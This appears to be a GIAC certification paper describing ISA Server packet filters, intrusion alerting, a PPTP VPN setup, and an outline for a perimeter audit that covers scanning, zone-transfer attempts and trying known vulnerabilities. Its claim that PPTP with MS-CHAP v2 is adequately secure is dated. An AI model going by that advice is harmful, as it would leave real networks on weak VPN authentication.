
Filter mode:
Allow packet transmission

Using Custom Filter:

IP Protocol:	TCP
Direction:	Inbound
Local port:	Fixed port
Remote port:	All ports

To close this wizard, click Finish.

Once configured the properties of the filter are as follows:



Allow HTTPS IN From Web to WebSrv Properties

Name: Allow HTTPS IN From Web to WebSrv

Mode: Allow packet transmission between specified IP addresses, ports, and protocols

Description (optional): This packet filter allows TCP traffic Inbound from the internet to the webserver on 203.52.96.178 through port 443 (HTTPS)

☑ Enable this filter


Allow HTTPS IN From Web to WebSrv Properties

Use this filter:

○ Predefined: DNS lookup

● Custom:

IP protocol: TCP

Protocol number: 6


Direction: Inbound

Local port: Fixed port

Local port number: 443

Remote port: All ports

Remote port number:


Allow HTTPS IN From Web to WebSrv Properties

This filter applies to:

○ Default IP address(es) on the external interface(s)

○ This ISA server's external IP address:


● This computer (on the perimeter network):

203 . 52 . 96 . 178

○ These computers (on the perimeter network):

Subnet:

Mask:


Allow HTTPS IN From Web to WebSrv Properties

This filter applies to:

● All remote computers

○ This remote computer:


○ This range of computers:

Subnet:


Mask:

Logging and Alerting

ISA comes pre-configured with a large number of Filters for Alert Events. Whilst not being the final say on Intrusion Detection attempts, having multiple levels of alerting in conjunction with Snort is going to make life more interesting for any intruders. The more major IDS events can also be configured to alert administrators via email, and possibly then through to a mobile that supports GSM SMS if the event is critical.



Name	Description	Server	Event
Alert action failure	The action associated with this alert ...	LOKI	Alert action failure
Asymmetric installation	The installation on this server is not c...	LOKI	Asymmetric installation
Cache container initialization error	The cache container initialization faile...	LOKI	Cache container initializati...
Cache container recovery complete	Recovery of a single cache container...	LOKI	Cache container recovery...
Cache file resize failure	The operation to reduce the size of t...	LOKI	Cache file resize failure
Cache initialization failure	The Web cache proxy was disabled b...	LOKI	Cache initialization failure
Cache restoration completed	The cache content restoration was c...	LOKI	Cache restoration comple...
Cache write error	There was a failure in writing content...	LOKI	Cache persist failure
Cached object discarded	During cache recovery, an object wit...	LOKI	Cached object ignored
Component load failure	Failed to load an extension component.	LOKI	Component load failure
Configuration error	An error occurred while reading confi...	LOKI	Configuration error
Connectivity to the publishing RPC se...	RPC Filter - connectivity changed	LOKI	RPC Filter - connectivity c...
Dial on demand failure	Dial on demand failure	LOKI	Dial on demand failure
DNS intrusion	A host name overflow, length overfl...	LOKI	DNS intrusion
Event log failure	An attempt to log the event informat...	LOKI	Event log failure
Firewall communication failure	There is a failure in communication b...	LOKI	Client/server communicati...
Intrusion detected	An intrusion was attempted by an ex...	LOKI	Intrusion detected
Invalid dial-on-demand credentials	Dial-on-demand credentials are invalid.	LOKI	Dial on demand credentials
Invalid ODBC log credentials.	The specified user name or password...	LOKI	Invalid ODBC log credentials
IP packet dropped	IP packet was dropped according to ...	LOKI	Dropped packets
IP spoofing	The IP packet source address is not ...	LOKI	IP spoofing
Log failure	One of the service logs failed.	LOKI	Log failure
Network configuration changed	A network configuration change that...	LOKI	Network configuration ch...
No available ports	Failed to create a network socket be...	LOKI	No available ports
OS component conflict	There is a conflict with one of the op...	LOKI	Operating system compo...
Oversized UDP packet	ISA Server dropped a UDP packet be...	LOKI	Oversize UDP packet
POP Intrusion	POP buffer overflow detected	LOKI	POP Intrusion
Protocol violation	A packet with invalid IP options was ...	LOKI	Protocol violation
Proxy chaining failure	The ISA Server failed to route the re...	LOKI	Proxy chaining failure
Proxy chaining recovery	The ISA Server resumed routing to a...	LOKI	Proxy chaining recovery
Report Summary Generation Failure	Error while generating report summa...	LOKI	Report Summary Generati...
Resource allocation failure	Resource allocation failure	LOKI	Resource allocation failure
Server Publishing Failure	Server publishing rule configured inc...	LOKI	Server Publishing Failure
Server Publishing not applicable	Server publishing rule can't be applied	LOKI	Server Publishing Failure
Server Publishing Recovery	The Server publishing rule can now b...	LOKI	Server Publishing Recovery
Service not responding	The service failed to send a keep-aliv...	LOKI	Service not responding
Service shutdown	The service was stopped gracefully.	LOKI	Service shutdown
Service start failed	Service failed to start	LOKI	Service Initialization failure




Oversized UDP packet Properties

General | Events | Actions

Name: Oversized UDP packet

Description (optional): ISA Server dropped a UDP packet because it exceeded the maximum UDP packet size, as specified in the registry key.

☑ Enable



Oversized UDP packet Properties

General | Events | Actions

Event: Oversize UDP packet

Description: ISA Server dropped a UDP packet because

Additional condition:

Actions will be executed when the selected conditions occur:

□ Number of occurrences before the alert is issued:


□ Number of events per second before the alert is issued: 0

Recurring actions are performed:

● Immediately

○ After manual reset of alert

○ If time since last execution is more than ___ minutes



Oversized UDP packet Properties

General | Events | Actions

☑ Send e-mail

SMTP server:

To:

Cc:

From:

□ Program

Run this program:


Use this account:

☑ Report to Windows 2000 event log

□ Stop selected services

□ Start selected services

There is also support for extensive logging from all the services. The one we are interested in currently is the Packet Filter. This is to be configured to log to the SQL database on SQL2.



Packet filters Properties

Log | Fields

Log storage format:

○ File

Format: W3C extended log file format

Create a new file: Daily

Name: IPPEXTDyyyymmdd.log


● Database

ODBC data source (DSN): db1

Table name: Table1

Use this account:

☑ Enable logging for this service



Packet filters Properties

Log | Fields

Fields in the log:

☑ Date (PFlogDate)
☑ Time (PFlogTime)
☑ Source IP (SourceAddress)
☑ Destination IP (DestinationAddress)
☑ Protocol (Protocol)
☑ Source port (or protocol type, if ICMP) (Param#1)
☑ Destination port (or protocol code, if ICMP) (param#2)
☑ TCP flags (TcpFlags)
☑ Rule (FilterRule)
☑ Interface IP address (Interface)
☑ Header (IPHeader)
☑ Payload (Payload)


VPN Configuration

The VPN is to be a PPTP infrastructure.

There are a number of reasons for choosing PPTP over L2TP/IPSec or a vendor solution, these are covered below:

- Know infrastructure that has been tested over time
- Wider spread of compatability for clients (95,98,NT,2000)
- 128 Bit Encryption available with High Encryption Service Pack (Now available outside US)
- Simple implementation compared to L2TP/IPSec, less prone to misconfiguration


The VPN server is to be the machine ISA1. This machine is already functioning as the primary point of access to the network. Although co-locating the services increases the risk if the network is compromised, it solves some of the issues inherent to VPN's. By having the VPN terminate at the network perimeter it is possible for the intrusion detection tools present on the network to inspect the data from the remote networks. ISA suffers from the limitation that only traffic from the external interface can be subject to packet filtering. Sufficent security will have to be placed on the authentication of these sessions. It is assumed however that clients who need VPN access require unlimited access to the services available on the screened network. All other requests will be through web based interfaces.


Add Remote Access Policy

Conditions
Determine the conditions to match.

Specify the conditions to match.

Conditions:
Day-And-Time-Restrictions matches "Mon 07:00-18:00; Tue 07:00-18:00; Wed 07:00-
Tunnel-Type matches "Point-to-Point Tunneling Protocol (PPTP)"


Edit Dial-in Profile

Check the authentication methods which are allowed for this connection.

☐ Extensible Authentication Protocol

Select the EAP type which is acceptable for this policy.

Smart Card or other Certificate

☑ Microsoft Encrypted Authentication version 2 (MS-CHAP v2)


☐ Microsoft Encrypted Authentication (MS-CHAP)

☐ Encrypted Authentication (CHAP)

☐ Unencrypted Authentication (PAP, SPAP)

Unauthenticated Access

☐ Allow remote PPP clients to connect without negotiating any authentication method.



Edit Dial-in Profile

NOTE: These encryption settings apply only to the Windows 2000 Routing and Remote Access Service.


Select the level(s) of encryption that should be allowed by this profile.

- ☐ No Encryption
- ☐ Basic
- ☑ Strong

Note that STRONG encryption is REQUIRED. This is 128 Bit with the High Encryption service pack. The only encryption that is allowed is strong in this configuration, this will stop clients connecting at anything less that 128Bit. With current technology this level of encryption is considered secure, however this might change over time. MSCHAP has not been permitted due to a number of vulnerabilities. MSCHAPv2 is regarded as moderately secure, provided a strong password scheme is in place.

Note: Remote Access policies are not stored in active directory. This means that if further VPN servers are required in the future these polices will have to be replicated through other means.

VPN Client configuration is shown below:




Network Connection Wizard

Welcome to the Network Connection Wizard

Using this wizard you can create a connection to other computers and networks, enabling applications such as e-mail, Web browsing, file sharing, and printing.


To continue, click Next.



Network Connection Wizard

Network Connection Type
You can choose the type of network connection you want to create, based on your network configuration and your networking needs.

- ○ Dial-up to private network
  Connect using my phone line (modem or ISDN).
- ○ Dial-up to the Internet
  Connect to the Internet using my phone line (modem or ISDN).
- ● Connect to a private network through the Internet
  Create a Virtual Private Network (VPN) connection or 'tunnel' through the Internet.
- ○ Accept incoming connections
  Let other computers connect to mine by phone line, the Internet, or direct cable.
- ○ Connect directly to another computer
  Connect using my serial, parallel, or infrared port.



Network Connection Wizard

Public Network


Windows can make sure the public network is connected first.

Windows can automatically dial the initial connection to the Internet or other public network, before establishing the virtual connection.

○ Do not dial the initial connection.

● Automatically dial this initial connection:

Optusnet Brisbane



Network Connection Wizard


Destination Address

What is the name or address of the destination?

Type the host name or IP address of the computer or network to which you are connecting.

Host name or IP address (such as microsoft.com or 123.45.6.78):

100.100.100.100



Network Connection Wizard

Completing the Network Connection Wizard


Type the name you want to use for this connection:

VPN to GIAC Enterprises

To create this connection and save it in the Network and Dial-up Connections folder, click Finish.

To edit this connection in the Network and Dial-up Connections folder, select it, click File, and then click Properties.

□ Add a shortcut to my desktop



Advanced Security Settings

Data encryption:

Require encryption (disconnect if server declines)

Logon security

○ Use Extensible Authentication Protocol (EAP)

● Allow these protocols

□ Unencrypted password (PAP)

□ Shiva Password Authentication Protocol (SPAP)

□ Challenge Handshake Authentication Protocol (CHAP)

□ Microsoft CHAP (MS-CHAP)

□ Allow older MS-CHAP version for Windows 95 servers

☑ Microsoft CHAP Version 2 (MS-CHAP v2)

□ For MS-CHAP based protocols, automatically use my Windows logon name and password (and domain if any)

This client configuration is from a laptop connecting directly from the internet. It would also be possible for the remote client to connect their entire network using RRAS, or even to use the ISA – ISA VPN. This is all dependent on the configuration of the partner networks and their administration. PPTP allows a large amount of flexibility in it's implementation.

After the basic setup some changes have to be made to the configuration.The key factors above are that the default install allows the use of MSCHAP, a protocol that is not very secure. This should be modified to support MS-CHAP v2. It is also important to enforce encryption on the client. To support high encryption the client will have to install the High encryption service pack, available from Miscrosoft.

The RRAS server will also have to have some default configurations set up. A strong password policy will have to be enforced through Group Policy.

Assignment 3 - Audit Your Security Architecture (25 Points)

You have been assigned to provide technical support for a comprehensive information systems audit for GIAC Enterprises. You are required to audit the Primary Firewall described in Assignments 1 and 2. Your assignment is to:

1. Plan the assessment.
Describe the technical approach you recommend to assess your perimeter. Be certain to include considerations such as what shift or day you would do the assessment. Estimate costs and level of effort. Identify risks and considerations.

Stages of Assessment

1. Gather basic public information
    - WHOIS – Gather Domain registration information
    - NSLookup – Gather DNS Server IP's
    - NSLookup – Gather further Subnet information
    - NSLookup – Attempt Zone Xfer from external DNS servers
    - Access public website from www.safeweb.com (anonymous web interface)
    - Check website server information using www.netcraft.com
    - Tracert to find ISP and further IP information (eg subnet block boundaries)

2. Scan Periphery of Network
    - Use NMAP to perform periphery scan
    - Attempt DNS Zone Xfer from internal DNS server
    - Use Retina to perform much noisier scan

3. Attempt known vulnerabilities on those services available
    - Try known vulnerabilities on published services (eg. IIS, DNS, NetBIOS)
    - Try known vulnerabilities for the firewall

4. Advanced Attack methods (Not to be attempted)
    - Possibly try cracking secure sessions through SSL.
    - Try entering through VPN interfaces – check authentication
    - Attempt to crack ISP and install sniffer to check authentication
    - Determine addresses of remote networks communicating through VPN's – attempt to crack remote networks.

All of this information will help to give a map of the network. The scans will reveal what the firewall is letting through, if it is stateful, and possibly what type of firewall it is.

